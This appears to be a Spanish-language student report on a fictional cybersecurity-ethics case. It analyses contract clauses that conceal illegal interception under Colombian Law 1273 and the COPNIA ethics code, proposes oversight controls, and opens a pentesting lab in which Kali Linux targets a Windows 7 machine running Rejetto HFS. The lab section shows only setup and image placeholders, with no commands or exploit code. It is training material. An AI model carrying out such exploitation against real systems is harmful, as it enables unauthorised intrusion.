exponiendo a la empresa a posibles demandas de empleados o problemas de cumplimiento normativo.

Por estas razones, el uso de contratos no revisados legalmente representa un riesgo significativo para la integridad legal y reputación corporativa de CyberFort Technologies, al incumplir con estándares de cumplimiento ético y con la legislación vigente en protección de datos y derechos laborales.

Análisis del Anexo 3:

En la cláusula primera, Esta estipula que la parte receptora tiene prohibido divulgar información confidencial sobre procesos ilegales dentro de CyberFortTechnologies, ya sea directa, indirecta o remotamente. Esta restricción se impone para evitar que cualquier persona o entidad divulgue dicha información. Este acto contradicelas regulaciones legales y los principios éticos de transparencia y reporte obligatorio en ciberseguridad, tal como se establece en el Código Penal Colombiano (Artículo 67), querequiere la denuncia de delitos. La cláusula tiene como objetivo ocultar información relevante sobre actividades ilícitas, violando así el Código Penal de Procedimiento Penalcolombiano.

En la cláusula segunda, Define la información confidencial como cualquier tipo de información corporativa, técnica, legal, financiera, comercial, estratégica o de mercado, así

como datos relacionados con nuevas tecnologías, patentes, modelos de utilidad, diseños industriales y datos secretos como escuchas telefónicas, interceptaciónilegal de información y acceso abusivo a sistemas informáticos. Esto incluye actividadesilegales como la interceptación y el acceso abusivo a sistemas, lo cual viola la Ley 1273,que protege la integridad de los sistemas informáticos y sanciona tales prácticas.

En la cláusula cuarta, La cláusula en el ítem 3 exige que las partes receptoras no divulguen actividades sospechosas de espionaje o la apropiación de información de terceros a las autoridades. Esta cláusula socava principios legales como la denuncia de delitos y compromete la responsabilidad ética de la parte receptora. También contradicela Ley 1273 y obliga al partido a convertirse en cómplice de actos potencialmente delictivos, socavando así el deber de denunciar delitos.

En la cláusula cuarta, literal 5, se indica que la parte receptora deberá *"responderante las autoridades competentes como responsable en caso de que la información se encuentre en su poder dentro de un proceso de allanamiento."* Aquí, se percibe un intento de transferir la responsabilidad sobre la posesión de información ilegal a la parte receptora, cuando la responsabilidad debería recaer en la parte que genera o participa en dichos actos ilícitos. Esta estrategia busca eximir a CyberFort Technologies de las consecuencias legales que puedan derivarse de la tenencia de información obtenida ilícitamente, lo cual resulta inadmisible desde una perspectiva ética y legal.

En la cláusula cuarta, literal 6, se establece que *"la parte receptora se obliga a no transmitir, comunicar, revelar o de cualquier otra forma divulgar total o parcialmente,pública o privadamente, la información confidencial o ilegal sin el previo consentimientopor escrito de CyberFort Technologies."* Al igual que en las cláusulas anteriores, esta disposición condiciona

la revelación de información ilegal encontrada, buscando que la parte receptora no pueda reportar dichos actos sin el consentimiento de la empresa. Esteenfoque contradice tanto el deber ético como el legal de denunciar actividades ilícitas.

En la cláusula octava, sobre la solución de controversias, se establece que *"en caso de que la información ilegal o confidencial sea encontrada en manos del receptor, este deberá acudir a un abogado privado y dejar exenta de cualquier responsabilidad legal y penal a CyberFort Technologies."* Esta disposición es un intento evidente de traspasar la responsabilidad legal a la parte receptora, eximiendo a la empresa de cualquier consecuencia derivada de la posesión de información ilegal. No obstante, la responsabilidad en estos casos debería recaer principalmente en la parte que origina o facilita la adquisición de dicha información, es decir, CyberFort Technologies, ya que la obligación ética y legal es proteger los sistemas y evitar la participación en actos ilegales.

Análisis de Vulneración de la Ley 1273

En este análisis se examina la Ley 1273, enfocándose en los artículos específicosque podrían estar siendo vulnerados por las cláusulas presentes en los anexos, particularmente en el Anexo 3. Se incluyen los artículos 269A, 269C y 269F de la Ley 1273 para explicar detalladamente cómo estos están relacionados con las actividades descritas en los anexos y en qué medida se ven afectados, fortaleciendo así el análisis legal y ético del documento (Congreso de Colombia, 2009).

Explicación de las Normas Vulneradas:

Ley 1273 de 2009: Esta ley tipifica y sanciona delitos informáticos, específicamente aquellos relacionados con el acceso, la interceptación y la divulgación no autorizada de información contenida en sistemas informáticos y bases de datos. A continuación, se explican

los artículos más relevantes:

- **Artículo 269A (Acceso Abusivo a un Sistema Informático)**: Este artículosanciona el acceso no autorizado a sistemas informáticos, lo cual podría ser aplicable si en el Anexo 3 existen cláusulas que permitan el acceso no autorizadoa sistemas internos de la empresa o a datos confidenciales sin el debido consentimiento. Esto vulnera la privacidad y protección de la información personal(Congreso de Colombia, 2009).
- **Artículo 269C (Interceptación de Datos Informáticos)**: Prohíbe lainterceptación o desvío de datos sin autorización. Cualquier cláusula en los contratos o acuerdos que permita la manipulación o acceso a datos personales sin el consentimiento adecuado infringe este artículo, especialmente si esos datosse encuentran en sistemas internos de la organización (Congreso de Colombia, 2009).
- **Artículo 269F (Uso de Software Malicioso)**: Sanciona el uso de software que afecte la confidencialidad o integridad de la información. Si en el anexo se menciona el uso de programas que puedan alterar la privacidad o el almacenamiento de datos sin regulación, esto podría estar violando este artículo (Congreso de Colombia, 2009).
- **Código de Procedimiento Penal Colombiano, Artículo 67**: Este artículo obligaa los ciudadanos a denunciar los delitos de los que tengan conocimiento. Cualquier cláusula en los anexos que intente condicionar o impedir la denuncia deactos ilícitos va en contra de este principio, ya que limita la posibilidad de reportarconductas delictivas, atentando contra el deber ciudadano de denunciar y la responsabilidad ética de la organización (Congreso de Colombia, 2004).
- **Código Penal, Artículo 454 (Encubrimiento)**: Este artículo prohíbe elencubrimiento de delitos, sancionando a quienes, con conocimiento deactividades delictivas, decidan

ocultarlas. Cualquier disposición que impida la denuncia o fomente el encubrimiento de conductas ilegales, como se podría deducir en algunos puntos del Anexo 3, viola este artículo (Congreso de Colombia,2004).

Posibles Artículos Vulnerados

Ilustración 1 Ilustración 1 Analisis ley 1273 de 2009

Cláusula	Descripción	Norma Vulnerada	Artículo
Primera (Objeto)	Prohíbe a la parte receptora divulgar información sobre procesos ilegales, impidiendo la denuncia de actividades ilícitas.	**Código de Procedimiento Penal Colombiano**: Deber de denunciar delitos.	**Artículo 67**: "Toda persona debe denunciar a la autoridad los delitos de cuya comisión tenga conocimiento".
Segunda (Definición de Información Confidencial)	Clasifica como confidencial la interceptación ilegal de información y los accesos abusivos a sistemas informáticos, ocultando actos ilícitos.	**Ley 1273 de 2009**: Protección de los datos y sistemas informáticos.	**Artículo 269A**: Acceso abusivo a un sistema informático. **Artículo 269C**: Interceptación de datos informáticos.
Cuarta, Literal 3	Establece que la parte receptora no debe denunciar actividades de espionaje o apropiación indebida de información de terceros.	**Código de Procedimiento Penal Colombiano**: Obliga a denunciar delitos.	**Artículo 67**: Deber de denunciar delitos.
Cuarta, Literal 5	La parte receptora es responsable ante las autoridades si se encuentra en posesión de información ilegal, eximiendo de responsabilidad a la parte emisora.	**Ley 1273 de 2009**: Protección de sistemas informáticos.	**Artículo 269A**: Acceso abusivo a un sistema informático. **Artículo 269F**: Violación de datos personales.
Cuarta, Literal 6	Prohíbe la divulgación de información confidencial o ilegal sin consentimiento de la empresa, limitando la posibilidad de reportar actos ilícitos.	**Ley 1273 de 2009**: Protección contra la divulgación no autorizada de información.	**Artículo 269F**: Violación de datos personales. **Código Penal**: Encubrimiento de delitos. **Artículo 454**: Encubrimiento.
Octava (Solución de Controversias)	Obliga a la parte receptora a buscar defensa privada si se encuentra con información ilegal, eximiendo a la empresa de responsabilidad.	**Ley 1273 de 2009**: Sanciona el uso indebido de la información confidencial o ilícita.	**Artículo 269A**: Acceso abusivo a un sistema informático. **Artículo 269F**: Violación de datos personales.

Fuente: Elaboración propia.

¿Existiendo procesos poco confiables en el anexo 3 – Acuerdo, ¿usted como experto en ciberseguridad aplicaría a este trabajo en CyberFort Technologies, donde la organización dispone de un 2 sueldo de $15.000.000 de pesos colombianos mensuales y contrato vitalicio?

Debe argumentar su respuesta ya sea afirmativa o negativa y tener en cuenta enla argumentación que dispone COPNIA en su código de ética para ingenieros. CyberFort Technologies ofrece un salario altamente atractivo de $15.000.000 en pesos colombianos y un contrato vitalicio. Sin embargo, como ingeniero experto en ciberseguridad no solicitaría trabajar allí, ya que la organización tiene procesos de seguridad deficientes y por demás dudosos que afectarían de manera significativa mi imagen como profesional y menoscabaría también mis

principios éticos y morales, por ello, esta decisión la fundamento en el Código de Ética Profesional de COPNIA, establecido en 2003, que define principios y prohibiciones para ingenieros y profesionales relacionados (Copnia, n.d.).

Argumentos Basados en el Código de Ética del COPNIA

1. **Compromiso con la Ética y el Bien Público (Introducción y Artículo 33)**El Código de Ética del COPNIA es un marco de maneras de actuar, el cual exigeque los ingenieros ejerzan su profesión con altos principios éticos y responsabilidad social, procurando siempre el bien público y evitando prácticas perjudiciales para la sociedad. La ciberseguridad es un campo en el cual los riesgos para el público son elevados si no se cumplen los estándares de confiabilidad y protección de datos. Participar en un entorno con procesos poco confiables podría exponer a la sociedad a violaciones de seguridad, pérdida de información y riesgos de privacidad, lo cual es incompatible con los principios de responsabilidad social del COPNIA (Copnia, n.d.).
2. **Deberes hacia la Dignidad de la Profesión y Protección del Entorno (Artículo31 y 35)** Según el Código, el ingeniero debe preservar la dignidad y confiabilidadde su profesión, evitando cualquier acción que pueda desprestigiarla. Trabajar en una organización con procesos poco confiables podría comprometer su integridad profesional y reputación, además de limitar su capacidad de garantizar la seguridad en los sistemas. Esto no solo afecta su imagen, sino que también poneen riesgo la percepción pública sobre la confiabilidad de los profesionales en ingeniería y ciberseguridad (Copnia, n.d.).
3. **Prohibiciones respecto a la Sociedad y al Público (Artículo 34 y 40)** El Artículo **34** establece que los ingenieros deben abstenerse de aceptar trabajosque violen disposiciones legales o que excedan su capacidad profesional si el entorno no permite un

adecuado control y calidad. En una empresa con procesospoco confiables, el ingeniero podría verse en la posición de avalar actividades o sistemas que no cumplen con los estándares de seguridad necesarios, violando así esta prohibición. Además, el **Artículo 40** prohíbe ofrecer servicios de dudosoo imposible cumplimiento; en un ambiente de ciberseguridad sin procesos confiables, el cumplimiento adecuado sería un reto constante, poniendo en riesgola seguridad del cliente y del público (Copnia, n.d.).

4. **Riesgo de Sanciones Disciplinarias y Faltas Gravísimas (Artículo 53**) El Código prevé sanciones severas para las faltas graves y gravísimas, que incluyen desde sanciones e inclusive la inhabilitación de la matrícula profesional.Si el ingeniero colabora en una organización con deficiencias que comprometan la seguridad de sus clientes o del público, podría incurrir en faltas que el COPNIAconsidera gravísimas. Esto representa un riesgo significativo para su carrera profesional y un incumplimiento ético (Copnia, n.d.).

Por tanto, aunque el salario y la estabilidad contractual ofrecidos por CyberFort Technologies son atractivos, aceptar un cargo en una empresa con procesos poco confiables no se alinea con las obligaciones y prohibiciones del Código de Ética del COPNIA. La responsabilidad del ingeniero de ciberseguridad hacia el bien público, la dignidad de la profesión y la seguridad de sus clientes y del entorno implica que, en estecontexto**,** *no sería ético ni adecuado aceptar este puesto en CyberFort Technologies (Copnia, n.d.).*

- ¿Hasta qué punto las empresas de ciberseguridad deben tener acceso a información sensible de sus clientes durante una auditoría de seguridad, y cómo se puede garantizar que este acceso no sea explotado de manera indebida?

Durante una auditoría de seguridad, las empresas de ciberseguridad, como CyberFort Technologies, tienen acceso a información sensible de sus clientes. Sin embargo, la falta de

controles adecuados en estos procesos puede llevar a abusos éticosy legales, como fue el caso en CyberFort. Para que las auditorías se realicen de maneraética, es necesario implementar medidas estrictas que limiten y regulen dicho acceso (Scientific Research, 2024).

Alcance del Acceso a Información Sensible

Para realizar auditorías efectivas, las empresas de ciberseguridad necesitan acceso a ciertos datos críticos, aunque este acceso debe limitarse estrictamente a lo quesea indispensable para alcanzar los objetivos de la auditoría. Las especificaciones contractuales y los protocolos internos deben incluir:

- **Extensión del acceso**: Especificar claramente qué información será accesible y cuál no, para evitar el abuso o manipulación indebida.
- **Propósitos autorizados**: Limitar el uso de la información a los fines explícitos dela auditoría, prohibiendo cualquier uso adicional sin el consentimiento expreso delcliente (Scientific Research, 2024).

Garantías Contra el Abuso de Acceso

Para evitar el abuso del acceso a información sensible, las empresas de ciberseguridad deben implementar una serie de medidas preventivas:

1. **Contratos de Confidencialidad y Cláusulas de Exclusión**: Incluir en los contratos cláusulas que prohíban cualquier uso de la información fuera de los finesacordados, con sanciones significativas por incumplimiento (Whitman & Mattord, 2005).
2. **Monitoreo y Auditoría Interna**: Establecer controles de **monitoreo continuo** delacceso a la información, con auditorías internas periódicas que aseguren la transparencia y el cumplimiento de los protocolos (Whitman & Mattord, 2005).

3. **Segregación de Funciones**: Implementar una **segregación de funciones** para minimizar el riesgo de que un empleado actúe de manera indebida sin supervisión,asegurando que el personal que realiza la auditoría no tenga acceso total a los datos auditados (Whitman & Mattord, 2005).
4. **Capacitación Ética y Códigos de Conducta**: Capacitar al personal en normas éticas y en la responsabilidad de proteger la privacidad del cliente, reforzando la importancia de la integridad profesional (Weber, 2022).
5. Por esta razón, el acceso a información sensible durante una auditoría deseguridad exige una gestión rigurosa y responsable. En el caso de CyberFort Technologies, la deficiencia en los controles y el mal uso de privilegios llevaron a graves violaciones éticas y legales. Para preservar la seguridad y la integridad en la industria de la ciberseguridad, es fundamental implementar controles claros, restringir el acceso a datos críticos y fomentar una cultura ética que asegure el uso correcto de la información sensible de los clientes. Normas internacionales como ISO/IEC 27001 y el GDPR pueden servir como guías para establecer y fortalecer estas medidas (ESGinnova Group, 2018).

¿Qué mecanismos de supervisión y control deberían implementarse en las empresas de ciberseguridad para evitar que sus empleados utilicen herramientasavanzadas de análisis forense con fines no autorizados o éticamente cuestionables?

Para evitar incidentes como el Ciberespionaje y el uso indebido de herramientas de análisis forense en empresas de ciberseguridad, como en el caso de CyberFort Technologies, es fundamental implementar mecanismos de supervisión y control que refuercen la integridad ética y legal de sus operaciones. A continuación, se proponen algunos mecanismos esenciales:

1. **Limitación y Supervisión del Acceso a Datos Sensibles**

Es crucial establecer controles específicos que restrinjan el acceso a la información crítica para evitar el mal uso de herramientas forenses:

- **Control de Acceso Basado en Roles (RBAC)**: Establecer permisos específicosque restrinjan el acceso a información confidencial únicamente al personal autorizado y necesario para cada tarea.
- **Monitoreo en Tiempo Real**: Implementar sistemas de monitoreo continuo que registren el uso de herramientas de análisis forense y envíen alertas de actividad anómala, como el acceso a información fuera del alcance de la auditoría (Gómez,2023).

2. **Auditoría Interna y Externa Periódica**

La auditoría frecuente y la revisión de las actividades pueden detectar posibles abusos en etapas tempranas:

- **Auditorías Internas**: Realizar auditorías regulares que revisen los registros de acceso y actividades de los empleados. Estas auditorías pueden identificar malasprácticas o abusos en el uso de herramientas forenses.
- **Revisión Externa Independiente**: Contratar empresas auditoras externas que validen la correcta implementación de normas éticas y legales mediante auditoríasimparciales(TIIA, 2024).

3. **Segregación de Funciones**

Separar las responsabilidades dentro de la empresa es un mecanismo preventivo clave:

- **Separación de Acceso y Análisis**: Dividir las funciones entre los equipos que tienen acceso a sistemas de clientes y aquellos que realizan el análisis de información. Esto

reduce el riesgo de abuso por parte de un solo individuo.

- **Manejo Dual de Datos Sensibles**: Requerir la autorización de dos personas paraacceder o manipular información confidencial, creando un sistema de control interno.
- El Control 5.3 de la norma ISO 27001:2022, que se refiere a la segregación de funciones. El principal objetivo de este control es mitigar el riesgo de engaño, yerros y omisión de los controles de seguridad de la información. Para lograrlo, se recomienda separar las tareas y áreas de responsabilidad en conflicto, de modo que ninguna persona tenga el control total sobre una tarea crítica, esto ayuda a evitar errores humanos y el uso fraudulento de recursos o información privilegiada, la segregación de funciones es especialmente importante en áreas como la adquisición, finanzas, tesorería y contabilidad, donde los riesgos son altos. Además, implementar esta práctica no solo mejora la seguridad de la información,sino que también forma trabajadores más integrales y preparados para diferentesroles (Escuela Europea de Excelencia, 2023).

4. Políticas de Confidencialidad Estrictas

La confidencialidad es fundamental para evitar el uso inapropiado de la información:

- **Acuerdos de Confidencialidad**: Firmar acuerdos que prohíban el uso de información obtenida durante auditorías para fines no autorizados por el cliente, con sanciones por incumplimiento.
- **Cláusulas de Exclusión Contractual**: Incluir cláusulas en los contratos que prohíban explícitamente la recolección, venta o uso de información sin el consentimiento del cliente (Uninorte, 2023).

5. **Capacitación en Ética Profesional y Seguridad**

La formación ética debe ser continua y adaptada a la realidad de la empresa:

- **Formación Continua en Ética**: Desarrollar programas de capacitación sobre la ética y responsabilidad profesional, con ejemplos prácticos para evitar prácticas cuestionables.
- **Códigos de Conducta Obligatorios**: Implementar un código de conducta ético que todos los empleados firmen, comprometiéndose a proteger la privacidad y derechos de los clientes (Hodson, 2024) .

6. **Herramientas de Monitoreo y Registro de Actividades**

El monitoreo detallado de las actividades en las herramientas de análisis forenseees fundamental:

- **Registro Detallado de Actividades**: Implementar sistemas de registro (logging) que documenten todas las actividades en las herramientas de análisis, permitiendo rastrear y verificar el acceso.
- **Alertas de Comportamiento Sospechoso**: Programar alertas automáticas para comportamientos fuera de lo común o accesos no autorizados (Sentrio, 2023).

7. **Responsabilidad Legal y Contratación Ética**

Establecer un marco legal y ético claro es vital para evitar conflictos futuros:

- **Cláusulas Contractuales Claras**: Incluir sanciones específicas en los contratos laborales por cualquier abuso de herramientas de análisis o actos de Ciberespionaje.
- **Evaluación de Antecedentes**: Verificar la idoneidad ética y profesional de cada empleado antes de otorgarle acceso a herramientas avanzadas de análisisforense(Grupo Atico34, 2024).

La implementación de mecanismos de control y supervisión en empresas de ciberseguridad como CyberFort Technologies es crucial para evitar el mal uso deherramientas forenses y asegurar que las operaciones cumplan con los estándares éticos y legales. Estas medidas no solo refuerzan la transparencia y la responsabilidad en la gestión de información sensible, sino que también incrementan la confianza de losinteresados y disminuyen los riesgos legales y de reputación vinculados al uso inapropiado de herramientas avanzadas de análisis forense(Clavijo Ramírez et al., n.d.).

¿Cómo deberían responder los gobiernos y organizaciones cuando descubren que una empresa de ciberseguridad contratada ha cometido actos de Ciberespionaje?

¿Cuáles serían las medidas adecuadas para restaurar la confianza y asegurar que no ocurra nuevamente?

El ciberespionaje es una actividad ilegal que, además de comprometer la seguridad nacional, erosiona la confianza en el sector de la ciberseguridad. Por esta razón, cuando un gobierno o una organización descubre que una empresa de ciberseguridad contratada ha incurrido en este tipo de prácticas, es crucial que tome medidas inmediatas y firmes para proteger sus intereses, restablecer la confianza públicay establecer mecanismos preventivos que eviten la repetición de incidentes similares. Acontinuación, se presentan las acciones recomendadas para abordar esta situación (Puime, 2009).

1. Medidas de Respuesta Inmediata

- **Investigación Exhaustiva y Sanciones**: Es necesario iniciar una investigación rigurosa para evaluar la magnitud del incidente y reunir pruebas que permitan establecer responsabilidades. Esto implica auditar las actividades de la empresa y, de acuerdo con la Ley 1273 sobre delitos informáticos en Colombia, tomar medidas legales contra los

individuos y entidades involucradas. Cuando la seguridad nacional se ve comprometida, se recomienda coordinar la investigación con agencias de inteligencia y seguridad nacional para una respuesta integral.

- **Cancelación del Contrato e Inhabilitación para Contrataciones Futuras**: Cuando se confirme la transgresión de confianza, se deberá rescindir el contrato con la empresa implicada y limitar su participación en futuras licitaciones tanto enel ámbito público como en el privado, como una medida preventiva para resguardar la confianza institucional (Puime, 2009).
- **Notificación a Afectados y Transparencia Pública**: Es fundamental informar atodas las partes afectadas y emitir un comunicado público transparente. Esto no solo ayuda a preservar la confianza pública, sino que también minimiza los dañosreputacionales para la organización afectada (Puime, 2009).

2. **Medidas para Restaurar la Confianza**

- **Fortalecimiento de la Regulación y Normativas**: Es imperativo que el gobiernorevise las regulaciones existentes para exigir que las empresas de ciberseguridadcumplan con estándares éticos y de transparencia más estrictos, lo cual puede incluir requisitos adicionales de reporte y verificación (Puime, 2009).
- **Implementación de Auditorías Regulares e Independientes**: Establecer auditorías independientes y periódicas permite monitorear las actividades de las empresas de ciberseguridad contratadas, asegurando que se mantengan los estándares de integridad y profesionalismo. Estas auditorías deben realizarse porentidades externas para garantizar imparcialidad (Puime, 2009).

- **Capacitación y Concientización**: La capacitación de empleados y altos directivos es esencial para que puedan identificar y denunciar comportamientos poco éticos de los proveedores de ciberseguridad. La creación y el cumplimientode un código ético específico para el sector también contribuyen a que los profesionales adopten prácticas responsables y conscientes del impacto de susacciones (Puime, 2009).

3. **Medidas Preventivas para Evitar Incidentes Futuros**

- **Cláusulas Contractuales de Cumplimiento Ético y Confidencialidad**: Los contratos deben incluir cláusulas específicas sobre el acceso a informaciónconfidencial y estipular sanciones estrictas en caso de uso indebido de datos sensibles. Estas cláusulas permiten una respuesta legal rápida y efectiva ante posibles incumplimientos (Puime, 2009).
- **Supervisión y Monitoreo Constante**: La implementación de tecnología de monitoreo permite a la organización cliente supervisar en tiempo real las actividades realizadas por la empresa de ciberseguridad en sus sistemas, lo quefacilita la detección temprana de comportamientos sospechosos (Puime, 2009).
- **Creación de un Código Ético de Ciberseguridad**: Desarrollar un código ético específico para el sector de la ciberseguridad que oriente las acciones de las empresas contratadas promueve una cultura de integridad y responsabilidad profesional. Este código debe estar alineado con las regulaciones legales y éticaslocales e internacionales (Puime, 2009).

Perspectiva Ética en Propuestas Laborales

Es importante que los profesionales de ciberseguridad mantengan altos estándares éticos al aceptar contratos o roles en organizaciones, especialmente si estastienen antecedentes en prácticas cuestionables como el Ciberespionaje. Adoptar una postura ética sólida no solo

fortalece el sector, sino que también asegura que los profesionales contribuyan a un entorno seguro y confiable (Puime, 2009).

La detección de actividades de ciberespionaje por parte de una empresa de ciberseguridad contratada representa una situación grave que exige una respuesta contundente y la implementación de controles sostenibles. Estas medidas son crucialespara restablecer la confianza, salvaguardar la seguridad nacional y asegurar que el sector de la ciberseguridad opere conforme a principios éticos y legales (Puime, 2009).

6.3 ETAPA 3: EJECUCCION DE PRUEBAS DE INTRUCCION

Documente cada uno de los pasos que ejecutó y sus respectivas evidencias para explotar la vulnerabilidad en la máquina Windows.

Preparación del Laboratorio - Pentesting con Red Team


Es importante tener en cuenta que este laboratorio está compuesto por:

Entorno de Práctica: Kali Linux como máquina atacante y Windows 7 (Win7-SE2020-X64) como máquina objetivo, configuradas en VirtualBox.

Herramientas instaladas y verificadas


Iniciamos las maquinas Kali Linux y Win7-SE2020-X64, respectivamente. Para realizar el analisis del tráfico de red se empleará Wireshark.

Ilustración 62 máquinas implementadas en VirtualBox




Fuente: Elaboración propia.

Ilustración 63 Máquinas corriendo



Fuente: Elaboración propia.

Ilustración 64 Aplicación Rejetto




Fuente: Elaboración propia.

Instalación de la aplicación Rejetto en el Windows 7


Para ello lo descargo a una unidad externa en este caso a una USB para llevarlo al win7 asi:

Ilustración 65 Ejecutable del Archivo Rejetto en Win7



Fuente: Elaboración propia.

